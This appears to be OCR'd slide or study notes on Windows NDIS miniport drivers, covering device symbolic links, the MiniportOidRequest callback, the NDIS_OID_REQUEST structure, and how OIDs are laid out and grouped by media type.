
Name	Type	SymLink
NdisWan	SymbolicLink	\Device\NdisWan
{14919092-1E26-4D92-B7B2-29895D2C2A2A}	SymbolicLink	\Device\NDMP1
{FA73CA60-D09A-4962-A960-8C789DE2E8DC}	SymbolicLink	\Device\NDMP10
{5545613E-A297-4259-9A06-273BF90EF3F8}	SymbolicLink	\Device\NDMP11
{ACAC0F81-1F7C-423F-9FBC-249AFFF16B3F}	SymbolicLink	\Device\NDMP12
{2A25D128-8AD4-4D24-9B06-7EB67A20BE7C}	SymbolicLink	\Device\NDMP13
{91F77B28-E23E-44F0-97BE-62F653FF70B9}	SymbolicLink	\Device\NDMP14
{CA0AF805-1D14-4F1A-B4D6-A0B3DC8A33C8}	SymbolicLink	\Device\NDMP15
{07027829-5A95-4EF8-8615-351A3F11E26E}	SymbolicLink	\Device\NDMP16
{0C1C81EF-D196-4148-9683-94BBA977AB9D}	SymbolicLink	\Device\NDMP17
{CE72CFAF-35F6-4D6A-9518-89BF4E1F037E}	SymbolicLink	\Device\NDMP2
{941B3494-335F-4290-BCC1-3E3CF94C6AF2}	SymbolicLink	\Device\NDMP3
{AE60FC63-091E-4F18-B712-7E4B5AD69114}	SymbolicLink	\Device\NDMP4
{7295CD17-7228-4B9A-8E6A-2BA47CDAFF37}	SymbolicLink	\Device\NDMP5
{6BCC13BC-5F31-4EF0-948E-8414F870BF52}	SymbolicLink	\Device\NDMP6
{4E7BBB89-886A-4CA9-BEEB-FB6541C54DF6}	SymbolicLink	\Device\NDMP7
{40D8812D-20EC-4613-A735-D0E0F13C4521}	SymbolicLink	\Device\NDMP8
{CC28BC73-5250-47CF-B1B1-96860F4F3445}	SymbolicLink	\Device\NDMP9

\GLOBAL??\{14919092-1E26-4D92-B7B2-29895D2C2A2A}

OidRequestHandler() callback


```
NDIS_STATUS MiniportOidRequest(
  NDIS_HANDLE MiniportAdapterContext,
  PNDIS_OID_REQUEST OidRequest
)
```

NDIS_OID_REQUEST



```
typedef struct _NDIS_OID_REQUEST {
    NDIS_OBJECT_HEADER  Header;
    NDIS_REQUEST_TYPE   RequestType;
    NDIS_PORT_NUMBER    PortNumber;
    UINT                Timeout;
    PVOID               RequestId;
    NDIS_HANDLE         RequestHandle;
    union _REQUEST_DATA {
        struct _QUERY {
            NDIS_OID Oid;
            PVOID    InformationBuffer;
            UINT     InformationBufferLength;
            UINT     BytesWritten;
            UINT     BytesNeeded;
        } QUERY_INFORMATION;
        struct _SET {
            NDIS_OID Oid;
            PVOID    InformationBuffer;
            UINT     InformationBufferLength;
            UINT     BytesRead;
            UINT     BytesNeeded;
        } SET_INFORMATION;
        struct _METHOD {
            NDIS_OID Oid;
            PVOID    InformationBuffer;
            ULONG    InputBufferLength;
            ULONG    OutputBufferLength;
            ULONG    MethodId;
            UINT     BytesWritten;
            UINT     BytesRead;
            UINT     BytesNeeded;
        } METHOD_INFORMATION;
    } DATA;
    UCHAR               NdisReserved[NDIS_OID_REQUEST_NDIS_RESERVED_SIZE * sizeof(PVOID)];
    UCHAR               MiniportReserved[2 * sizeof(PVOID)];
    UCHAR               SourceReserved[2 * sizeof(PVOID)];
    UCHAR               SupportedRevision;
    UCHAR               Reserved1;
    USHORT              Reserved2;
} NDIS_OID_REQUEST, *PNDIS_OID_REQUEST;
```

Miniport MIB and OID




NDIS Management Information and OIDs

04/19/2017 • 2 minutes to read • Contributors

Each miniport driver contains its own *management information base (MIB)*, which is an information block in which the driver stores dynamic configuration information and statistical information that a management entity can query or set. An Ethernet multicast address list is an example of configuration information. The number of broadcast packets received is an example of statistical information. Each information element within the MIB is referred to as an *object*. To refer to each such managed object, NDIS defines an *object identifier (OID)*. Therefore, if a management entity wants to query or set a particular managed object, it must provide the specific OID for that object.

https://docs.microsoft.com/en-us/windows-hardware/drivers/network/ndis-management-information-and-oids

OID Structure



MSB LSB

FF	01	02	03

00-FFh => code to differenciate OIDs


01h/02h => Mandatory/Optional

01h/02h => Operational/Statistics

0x00 General information
0x01 Ethernet (802.3)
0x02 Token Ring (802.5)
0x03 Fiber Distributed Data Interface (FDDI)
0x05 LocalTalk
0x06 ARCNET
0x04 Wide area network (WAN)
0x07 TAPI
0x08 Native ATM
0x09 Wireless
0x0A Reserved for infrared (IrDA)
0xFE Call managers for connection-oriented media
0xFF Vendor-specific information

